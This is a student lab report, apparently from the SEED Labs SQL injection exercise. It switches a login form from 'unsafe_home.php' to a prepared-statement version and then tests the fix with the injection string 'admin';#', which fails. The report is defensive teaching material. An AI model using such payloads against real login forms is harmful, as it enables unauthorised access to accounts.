


Task 4: Countermeasure – Prepared Statement

We will replace 'unsafe_home.php' in index.html with 'safe_home.php' which uses prepared statement for constructing the SQL queries.

Prepared statements are used to separate code from data. Thus preventing SQL Injection attack.

We see that in index.html the action attribute of form is set to 'unsafe_home.php'.



The screenshot shows a VirtualBox window titled 'Victim [Running] - Oracle VM VirtualBox'. Inside the window, a gedit editor is open, displaying the file 'index.html [Read-Only] (/var/www/SQLInjection)'. The code is an HTML document with a login form. The form's action attribute is set to 'unsafe_home.php'. The form includes a username input field and a password input field, both with placeholder text. A 'Login' button is at the bottom of the form. The page also includes a navbar with a logo and a footer with copyright information for SEED LABS.

```
11 Developer: Kuber Kohli
12
13 Update: Implemented Bootstrap to redesign the UI of the website.
14 -->
15 <html lang="en">
16 <head>
17   <!-- Required meta tags -->
18   <meta charset="utf-8">
19   <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
20
21   <!-- Bootstrap CSS -->
22   <link rel="stylesheet" href="css/bootstrap.min.css">
23   <link href="css/style_home.css" type="text/css" rel="stylesheet">
24
25   <!-- Browser Tab title -->
26   <title>SQLi Lab</title>
27 </head>
28
29 <body>
30   <nav class="navbar fixed-top navbar-light" style="background-color: #3EA055;">
31     <a class="navbar-brand" href="#" ></a>
32   </nav>
33   <div class="container col-lg-4 col-lg-offset-4" style="padding-top: 50px; text-align: center;">
34     <h2><b>Employee Profile Login</b></h2><hr><br>
35     <div class="container">
36       <form action="unsafe_home.php" method="get">
37         <div class="input-group mb-3 text-center">
38           <div class="input-group-prepend">
39             <span class="input-group-text" id="uname">USERNAME</span>
40           </div>
41           <input type="text" class="form-control" placeholder="Username" name="username" aria-label="Username" aria-describedby="uname">
42         </div>
43         <div class="input-group mb-3">
44           <div class="input-group-prepend">
45             <span class="input-group-text" id="pwd">PASSWORD </span>
46           </div>
47           <input type="password" class="form-control" placeholder="Password" name="Password" aria-label="Username" aria-describedby="pwd">
48         </div>
49         <br>
50         <button type="submit" class="button btn-success btn-lg btn-block">Login</button>
51       </form>
52     </div>
53     <br>
54     <div class="text-center">
55       <p>
56         Copyright &copy; SEED LABS
57       </p>
58     </div>
59   </div>
60 </body>
61 </html>
```

We will change it to 'safe_home.php' as shown below.


Victim [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

*index.html [Read-Only] (/var/www/SQLInjection) - gedit


```
11 Developer: Kuber Kohli
12
13 Update: Implemented Bootstrap to redesign the UI of the website.
14 -->
15 <html lang="en">
16 <head>
17   <!-- Required meta tags -->
18   <meta charset="utf-8">
19   <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
20
21   <!-- Bootstrap CSS -->
22   <link rel="stylesheet" href="css/bootstrap.min.css">
23   <link href="css/style_home.css" type="text/css" rel="stylesheet">
24
25   <!-- Browser Tab title -->
26   <title>SQLi Lab</title>
27 </head>
28
29 <body>
30   <nav class="navbar fixed-top navbar-light" style="background-color: #3EA055;">
31     <a class="navbar-brand" href="#" ></a>
32   </nav>
33   <div class="container col-lg-4 col-lg-offset-4" style="padding-top: 50px; text-align: center;">
34     <h2><b>Employee Profile Login</b></h2><br><br>
35     <div class="container">
36       <form action="safe_home.php" method="get">
37         <div class="input-group mb-3 text-center">
38           <div class="input-group-prepend">
39             <span class="input-group-text" id="uname">USERNAME</span>
40           </div>
41           <input type="text" class="form-control" placeholder="Username" name="username" aria-label="Username" aria-describedby="uname">
42         </div>
43         <div class="input-group mb-3">
44           <div class="input-group-prepend">
45             <span class="input-group-text" id="pwd">PASSWORD</span>
46           </div>
47           <input type="password" class="form-control" placeholder="Password" name="Password" aria-label="Username" aria-describedby="pwd">
48         </div>
49         <br>
50         <button type="submit" class="button btn-success btn-lg btn-block">Login</button>
51       </form>
52     </div>
53     <br>
54     <div class="text-center">
55       <p>
56         Copyright &copy; SEED LABS
57       </p>
58     </div>
59 </div>
60 </body>
61 </html>
```

Now we will try to login as admin using “admin’;#” as shown below.



With the countermeasure, we should not be able to login using SQL Injection attack.

On submitting the form we observe as shown below.



We observe that the SQL Injection attack was not successful indicating our countermeasure worked.

.....
THANK YOU
.....